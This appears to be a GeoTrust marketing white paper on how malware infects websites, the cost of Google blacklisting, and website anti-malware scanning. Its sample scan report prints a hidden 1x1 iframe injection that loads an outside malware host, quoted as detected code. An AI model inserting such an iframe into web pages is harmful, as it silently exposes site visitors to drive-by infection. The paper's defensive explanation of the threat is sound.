WHITE PAPER:
THE ONGOING MALWARE THREAT

White Paper

The Ongoing Malware Threat: How Malware Infects Websites and Harms Businesses — and What You Can Do to Stop It

Website Anti-Malware Scanning and Other Best Practices to Show Customers That Your Website Is Safe

The Ongoing Malware Threat: How Malware Infects Websites and Harms Businesses—and What You Can Do to Stop It

CONTENTS

Abstract

This paper explores the still-growing threat of website malware, specifically how hackers compromise websites and how users become infected. The consequences of malware attacks—including Google blacklisting—are also explored, as are new trends in website attacks and what types of malware you need to watch out for on your site. Finally, the paper discusses strategies for mitigating malware threats, including best practices for protecting your website, your business, and your customers.

Contributor

Jim Reavis, head of the Cloud Security Alliance and proponent of cloud computing standards, has worked in the information security industry as an entrepreneur, writer, speaker, technologist, and business strategist. Recently named one of the Top 10 cloud computing leaders by SearchCloudComputing.com and a former ISSA executive director, Jim's innovative thinking about emerging security trends has been published and presented widely throughout the industry.

Introduction

In the Spring of 2008, millions of web users were shocked to learn that their searches at major websites—such as USAToday.com, Target.com, ABCNews.com, and Walmart.com—had been hijacked.[1] Using a hidden HTML exploit, hackers were able to attach code to specific keywords. When visitors searched for these terms, the hacked code automatically redirected them to results on "booby-trapped" sites. While on these fake sites, users were exposed to malicious software—commonly called malware—designed to steal their personal information.

It's impossible to know exactly how many users were affected by these attacks, but they serve to illustrate an important point: Malware can strike any website, large or small, at any time without warning.

Malware Is Everywhere—and Continues to Spread

Unfortunately, the hijack search attacks were not isolated incidents. Over the years, malware has infected every corner of the Internet, and is now branching out to social networks and mobile devices, too. Just how widespread is the problem? In 2010 alone, 286 million different types of malware were responsible for more than 3 billion total attacks on computer users, staggering numbers that are just one simple measure of malware's impact.[2]

Cost is another way to measure the detrimental effects of malware. According to some estimates, cybercriminals who use malware to steal credit card information and other personal data cost the global economy as much as $1 trillion dollars a year.[3] For individual businesses, that boils down to an average cost of $3.8 million spent responding to, mitigating, and cleaning up after a cyber attack.[4] The average loss for customers affected by malware is estimated to be more than $1,000 per

[1] http://news.cnet.com/8301-10784_3-9905951-7.html?tag=mncol;txt
[2] http://www.thestreet.com/story/11073235/1/symantec-reports-rise-of-malware-in-mobile.html
[3] http://www.techrepublic.com/blog/security/calculating-the-true-cost-of-cybercrime/4438
[4] Ibid.

incident,[5] a figure that doesn't take into account the fear and loss of trust that usually go hand-in-hand with cybercrime.

This paper explores malware—what it is, how it infects websites, and why it is a big problem for small businesses. It also details the emergence of anti-malware scanning technology, the most advanced way for you to protect your website, your business, and your customers from the ever-present threat of malware.

What Is Malware?

Malware is software designed to attack and damage, disable, or disrupt computers, computer systems, or networks. Hackers often take advantage of website security flaws, also known as vulnerabilities, to inject malware into existing software and systems with consequences that can range from the relatively benign—like annoying pop-up windows in a web browser—to the severe, including identity theft and financial ruin.

Many web users are already familiar with computer viruses and the damage they can do, so does that mean that malware and viruses are the same? Yes and no—malware is an umbrella term that has come to encompass a range of threats, including viruses, worms, spyware, trojans, bots, and other malicious programs.

However, each of these sub-types has its own unique features, behaviors, and targets. For example, a computer virus is designed to infect a computer, replicate itself, and then spread to other computers. Spyware, on the other hand, is software that collects information without a user's knowledge and secretly sends it to hackers who use it for malicious purposes. Examples of spyware include keyloggers that record the keystrokes of users. Hackers can use these to record usernames and passwords that users type into bank websites to gain access to accounts in order to steal funds.

Even if you are familiar with different kinds of malware, what may not be so obvious is that tools commonly used to fight it are not designed to eradicate threats across the entire spectrum. Anti-virus software, for example, may not be able to detect spyware or email worms.

When it comes to threat detection, website owners must be especially vigilant. Even though your personal computer may be protected by anti-virus or other types of software, that security will not extend to your website. Moreover, even if a reputable vendor hosts your site, it may not provide vulnerability or anti-malware scanning services that will protect your end users from infection. Many hosting providers offer anti-virus protection, but don't provide protection against advanced malware attacks. If you're not sure what type of security your hosting provider offers, you'll need to check; you can't assume that your site and your customers are protected.

The Open Web Application Security Project (OWASP) has identified the top 10 most critical web application security flaws:[6]

1. Injection
2. Cross-Site Scripting (XSS)
3. Broken Authentication and Session Management
4. Insecure Direct Object References
5. Cross-Site Request Forgery (CSRF)
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards

[5] Ibid.
[6] https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

How Websites and Their Users Get Infected

Given how destructive malware can be, it is alarming just how easily it can infect websites and their users. While many different attack methods exist, injection and cross-site scripting are the most popular. With these types of strikes, users can become infected with malware just by visiting a site. Often called "drive-by downloads," these attacks do not require the user to actively download an infected file. The malware will download itself to users' computers without their knowledge. As you can imagine, this makes website malware particularly insidious and dangerous.

Figure 1. Top Drive-By Downloads[7]

No.	Threat	Description
1.	Trojan.Clicker.CM	Displays pop-up ads that lure users to click; when clicked, the pop-ups lead to sites that contain malicious adware.
2.	Trojan.Wimad.Gen.1	Poses as a common Windows Media audio file; if run, this threat allows attackers to load malicious software onto a user's computer.
3.	Trojan.AutorunINF.Gen	Malware that autoruns and executes the Conficker virus that has the potential to turn computers into hosts in a botnet, and lock users out of accounts, among many other symptoms.
4.	Trojan.Downloader.JLPK	A malware that decrypts functions and downloads more malware files.
5.	Trojan.Exploit.SSX	Usually appears on sites through SQL Injection attacks that insert an invisible iFrame into clean code; can steal user information.
6.	Trojan.Downloader. Js.Agent.F	A JavaScript file which inserts a links to malicious JavaScript and iFrames into clean code; can steal user information.
7.	Trojan.Exploit.ANPI	A Visual Basic script that exploits a vulnerability in Internet Explorer to download, save, and execute infected files; can steal user information.
8.	Trojan.IFrame.GA	A JavaScript file which gets injected into compromised websites and sends browsers to a collection of exploits such as Trojan.Exploit.ANPI; can steal user information.
9.	Trojan.Downloader. JS.Psyme.SR	Uses scripts to download other malware onto the user's computer by the names GameeeEeee.pif and Gameeeeeee.vbs; can steal user information.
10.	Trojan.Downloader.WMA. Wimad.S	A disguised application which is commonly in a media file extension; once run, it prompts the user to download a file named, "PLAY_MP3.exe" which can steal information.

[7] http://www.bitdefenderguide.com/tag/list-of-drive-by-download/


Typically, these stealth attacks take advantage of compromised web servers and website developer desktops that are not secure, affecting web server PHP, HTML, and JavaScript files. Malware commonly targets unpatched browsers, vulnerable operating systems, and popular applications such as ActiveX, Microsoft Office, and RealPlayer.

Online content is dynamic. Websites are updated constantly. And with each update, malware can find a new opportunity for infiltration. The average online shopper may not have the latest security patches installed, or may be using outdated browsers and plug-ins that may not be completely secure. Malware evolves just as rapidly as the rest of the Internet, so even up-to-date systems with the latest patches may still be vulnerable to attack. With no guarantee that a site has been recently scanned for malware, even the most tech-savvy online shopper may end up infected with malware.

To compound the problem, it is now easier for hackers to attack sites with malware than ever before. With the proliferation of "packaged" attack software—also called exploit or command-and-control (C&C) toolkits—hackers can develop malware much faster. For example, the ZeuS toolkit has accounted for more than 90,000 unique malicious code variants alone.[8] Toolkits with C&C servers create botnets, or a collection of infected computers. When malware is installed on a new computer, the malicious code reports back to its C&C server, adding the latest compromised computer to its botnet.

Website malware spans the gamut from keystroke loggers to password harvesters to screen scrapers, along with other tools designed to infect a website visitor's computer. Once compromised, the attacker has a backdoor to that computer to transfer stolen data or perhaps send thousands of spam messages.

Figure 2. Malware is Evolving[9]



Source: www.malware-info.com

[8] http://www.symantec.com/connect/blogs/zeus-king-underground-crimeware-toolkits
[9] http://www.malware-info.com/mal_faq_inject.html

Bad for Business: The Google Blacklist and the Long-Term Damage Caused by Malware


Google, famous for indexing “well over 100 million gigabytes”[10] of information on websites, maintains a constantly updated list of suspected phishing and malware pages through its Google Safe Browsing feature. Although it is impossible for Google to scan every page, sites that post malware (even unknowingly) may be blacklisted, either by Google or one of the many other malware watchdog sites.

What happens when your site is blacklisted? Your site is flagged, and when users try to click through to your site from a search engine results page, the Google interstitial warning page comes up and advises users to visit at their own risk. Some customers may get additional warnings from their web browsers.

While more than 40 percent of websites flagged by tools like Google Safe Browsing eventually manage to make it off the blacklist, getting removed takes an average of 13 days, and fully a quarter of sites are never removed from the blacklist.[13]

For website owners—particularly owners of web-based businesses—the dangers of blacklists like Google’s are obvious. If customers see warnings that your site is unsafe, they will most likely avoid your site and visit a competitor’s business. If it takes 13 days to get off a blacklist, that’s almost two weeks of lost visits and lost sales.

Figure 3. Google Malware Status Page



Safe Browsing
Diagnostic page for facebook.com

Advisory provided by Google

What is the current listing status for facebook.com?

This site is not currently listed as suspicious.

Part of this site was listed for suspicious activity 314 time(s) over the past 90 days.

What happened when Google visited this site?

Of the 110193 pages we tested on the site over the past 90 days, 168 page(s) resulted in malicious software being downloaded and installed without user consent. The last time Google visited this site was on 2012-03-21, and the last time suspicious content was found on this site was on 2012-03-21.

Malicious software includes 94 trojan(s), 59 scripting exploit(s), 12 exploit(s). Successful infection resulted in an average of 7 new process(es) on the target machine.

Malicious software is hosted on 137 domain(s), including imgddd.net/, curem.net/, lennon-parham.cz.cc/.

29 domain(s) appear to be functioning as intermediaries for distributing malware to visitors of this site, including facebook.com/tollyrixor/, facebook.com/shakespearezluse/, facebook.com/swarthoutjegnc/.

This site was hosted on 80 network(s) including AS32934 (FACEBOOK), AS209 (QWEST), AS2914 (NTT).

Has this site acted as an intermediary resulting in further distribution of malware?

Over the past 90 days, facebook.com appeared to function as an intermediary for the infection of 49

Even more damaging is the fact that that your business’s reputation may take a serious hit: if you lose one potential customer due to a blacklist warning, he or she can tell friends and family that your business can’t be trusted. Not only that, but with tools like Facebook and Twitter, the news that your business is unsafe can spread to hundreds, perhaps even thousands of people within seconds. Most of those people won’t check to see if your business was actually at fault. Instead,

Consequences of Website Malware for SMBs

Every company is vulnerable to malware attacks, but small to medium-sized businesses may be at a higher risk than enterprises. Why is that? SMBs often have fewer defenses than larger businesses, which makes them a perfect target for cybercriminals.

Given their often limited resources, small to medium-sized companies can also be more severely impacted by malware attacks. SMBs face numerous consequences, including:

- An average direct cost of more than $188,000[12]
- A cost of almost $1,600 per incident[13]
- Loss of reputation
- Loss of customer trust and goodwill
- Downtime due to blacklisting
- Non-compliance issues, such as Payment Card Industry (PCI) violations

[10] http://www.google.com/insidesearch/underthehood.html
[11] http://www.darkreading.com/smb-security/167901073/security/perimeter-security/230600139/why-small-businesses-are-vulnerable-to-cybercrime-and-what-they-can-do-about-it.html
[12] Ibid.
[13] http://www.stopthehacker.com/2010/06/28/analyzing-the-google-blacklist/

they'll jump to the conclusion that you were grossly negligent at best—even if you were the victim of an exceedingly clever attack via a plug-in or some other type of third-party code.

What Makes a Website Vulnerable to Malware?

Website owners continue to look for ways to improve the customer experience and to increase their website's popularity, not to mention their profits. Supporting the latest mobile devices, social networking, location-awareness, user customization, and user interactivity are key enhancements. Unfortunately, advances in website capabilities greatly increase a website's risk of inadvertently hosting malware. By August 2009, Google had indexed over 350,000 malware-hosting websites,[14] and distribution of malware via websites almost doubled in 2010, with over 286 million unique variants of malware identified in 2011 alone.[15] How do you stay ahead of the curve while keeping your customers safe? This is a constant dilemma for site owners.

So then, what are some typical pitfalls that make websites vulnerable to malware? The list is long, but common issues include not running the latest updates and patches on a web server, web applications, and developer machines. There also may be issues associated with the actual coding of your web pages. With newer trends like cloud, social networking, and mobile, web designers may inadvertently introduce new vulnerabilities yet to be identified.

Increased interactivity on websites—including common features like user comment fields, public file uploads, and integration with social networking sites—can introduce exploits that open the door to malware. On the technical side, this often means cutting corners with insufficient input validation on user input, inadequate logging mechanisms, and using fail-open error handling or failing to close a database connection. Queries for SQL, LDAP and XPath, as well as OS commands and program arguments, are also prone to injection vulnerabilities.

Mobile devices are attractive targets for malware as well. In particular, mobile application stores are wildly popular with users—and they are a rapidly growing avenue for malware infections.[16] At the same time, social networks such as Twitter create aggressive malware transmission channels where users unknowingly share and spread links to malware-infected websites. Although users are adept at detecting email-borne threats, they are not as aware of similar threats via their social networks. In fact, social networking is already leading to more intelligent, personalized attacks utilizing user social circles. Finally, cloud computing gives website owners less visibility and control of preventative defenses. This makes detection even more important to have in place to compensate for a loss of control.

Even with an in-depth security strategy, it is very difficult to prevent website malware infections if you interact with the user or utilize cloud-based services. Website malware detection and anti-malware capabilities are each a mandatory part of an effective security strategy.

Getting Off Blacklists

Google does not officially use the term "blacklist," but to get your website removed from its list of questionable sites, you must submit it for reconsideration. You can read more about reconsideration guidelines in Google's Webmaster Tools.

[14] http://googleonlinesecurity.blogspot.com/2009/08/malware-statistics-update.html
[15] http://www.symantec.com/business/threatreport/
[16] http://www.forbes.com/sites/andygreenberg/2011/08/05/android-app-turns-smartphones-into-mobile-hacking-machines/

Anti-Malware Scans: A Critical Factor to Keep Users Safe

For overall security, best practices suggest taking a holistic approach to deploying various web security defenses such as firewalls, web application firewalls (WAFs), intrusion detection systems (IDS), secure coding, and vulnerability assessments. Different defenses help with different classes of threats.

When it comes to malware specifically, there are a number of solutions in use today that attempt to address the threat. While the predominant approach is to protect the web server, there is an emerging, consumer-focused trend toward adding a layer of protection at the website level. Specifically, website anti-malware scanning has emerged as an effective supplement to traditional web server security. Anti-malware scanning is typically a cloud-based service that conducts regular scans of customer-facing web pages for hidden malware. The service alerts website owners if malware is found on their web pages. These top-level scans are simple, low-impact, and incredibly easy to implement—especially for small businesses. Website anti-malware scanning opens a new category of web security in trust services, adding a visible indicator of trust.

Different website anti-malware scanning tools can vary according to a number of features. These include scanning frequency and scanning speed, as well as performance impact, footprint, and scale. Different tools also rely on different databases that keep track of the latest malware threats, with some databases being much more comprehensive than others. In addition, solutions from different providers provide varying reporting capabilities, integration with related tools, as well as dynamic updates, timely removal of site seals, and other various indicators for visitors.

Anti-Malware Scanning from GeoTrust: Powerful, Effective Protection for Your Website

Figure 4. GeoTrust Website Anti-Malware Scan

GeoTrust® Website Anti-Malware Scan

- Dynamic site seal
- Daily and on-demand scans
- Instant alerts
- Detailed reports
- Cloud based for up-to-the-minute protection

Visible Security Indicator


GeoTrust
SCANNED
YYYY-MM-DD
MALWARE

An established leader in the Internet security industry, GeoTrust now offers anti-malware scanning for websites. Using heuristic, behavioral, and signature-based techniques to complement other website security solutions, GeoTrust Website Anti-Malware Scan helps you identify malware before it has a chance to affect your site and your customers. In addition to instant alerts if malware is found, GeoTrust Anti-Malware Scan offers a user-friendly console to help you remediate the malware issue. This console equips you with practical tools to take quick, decisive action so that you can clean up your site, avoid malware blacklists, and protect both your customers and your reputation.

Not only that, but GeoTrust Website Anti-Malware Scan allows you to display a clear sign—the GeoTrust True Site seal—that your site has been recently scanned for malware and can be trusted. Consumers understand what security cues like site seals mean and they know to look for them. When your site displays a seal from GeoTrust, customers can be sure that their experience at your site is safe.

One other important consideration to keep in mind: GeoTrust anti-malware scans pose absolutely no risk to your website. Since the scan is not intrusive, no damage can be done to your site. In addition, the scan will not slow down load times or other aspects of the site user experience; while the scan looks for malware characteristics that will trigger a positive match, it mimics a regular web browsing session and uses minimal bandwidth.

Figure 5. GeoTrust Website Anti-Malware Scan Report



www.scan-test-mockm2.net

Order number: 2962851

Your Web site will be scanned daily for malware. Any malware detected will display below.

Malware was found on your Web site

To turn on your GeoTrust® Anti-Malware Seal, you must remove the malware from your Web site.

Malware result:	Failed
Pages failed:	3
Last scan:	22-Aug-2011 1:10 PM EDT

To reactivate your Anti-Malware Seal:
Remove the malware from your site.

Page	Occurrences
http://www.scan-test-mockm2.net/page1.html	1
http://www.scan-test-mockm2.net/page2.html	1
http://www.scan-test-mockm2.net/page3.html	1

Malware found on:
http://www.scan-test-mockm2.net/page1.html

Identified malware:

```
<iframe src="http://www.playenline2.com/r" frameborder="no" scrolling="no" noresize marginwidth="0" marginheight="0" height="1" width="1"></iframe>
```

Malware found on:
http://www.scan-test-mockm2.net/page2.html

Identified malware:

```
<iframe src="http://www.playenline2.com/r" frameborder="no" scrolling="no" noresize marginwidth="0" marginheight="0" height="1" width="1"></iframe>
```

Malware found on:
http://www.scan-test-mockm2.net/page3.html

Identified malware:

```
<iframe src="http://www.playenline2.com/r" frameborder="no" scrolling="no" noresize marginwidth="0" marginheight="0" height="1" width="1"></iframe>
```

Suggested malware removal tips:

The "Malware requiring removal:" section identifies the malware that was found on one page in your Web site. Use this information to help you locate this string of code and remove it from the specified web page. Alternatively, if you are not the web master for your Web site, then copy this information and forward it to the person responsible for maintaining your Web site. Once you have removed all occurrences of malware, return to this page and click the "I removed the malware" button to initiate a malware scan.

Malware can reside in many places. To ensure that your Web site is free from malware:
- Remove the malware from your web pages.
- Periodically check your database for signs of a malware injection
- Frequently change the password to your web server.

©2011 GeoTrust, Inc. All rights reserved.

Conclusion

Given the tremendous success they've enjoyed so far, cybercriminals will continue to use legitimate websites as a primary delivery mode for malware. Attacks will move away from email-borne worms, viruses, and stand-alone phishing sites. Malware will become more sophisticated and customizable, and website operators will increasingly be liable for customer losses. Website owners may even face the prospect of permanent blacklisting if they do not implement anti-malware tools or fail to follow best practices for preventing malware infections.

Given these trends, website anti-malware scanning is an important new tool that website owners can add to their security arsenal. Solutions like GeoTrust Website Anti-Malware Scanning are ideal for fighting hackers and keeping malware at bay. With both automatic daily scans and scans that can be performed "on demand," GeoTrust's anti-malware scanning can detect anomalies, web traffic pattern flows, and other changes that may indicate a problem.

Today's customers demand strong, visible web security, and GeoTrust provides just that. With advanced features that complement traditional web protections and a site seal that gives a clear signal that web pages are malware-free, GeoTrust Website Anti-Malware Scanning is the ideal solution for bolstering customer confidence.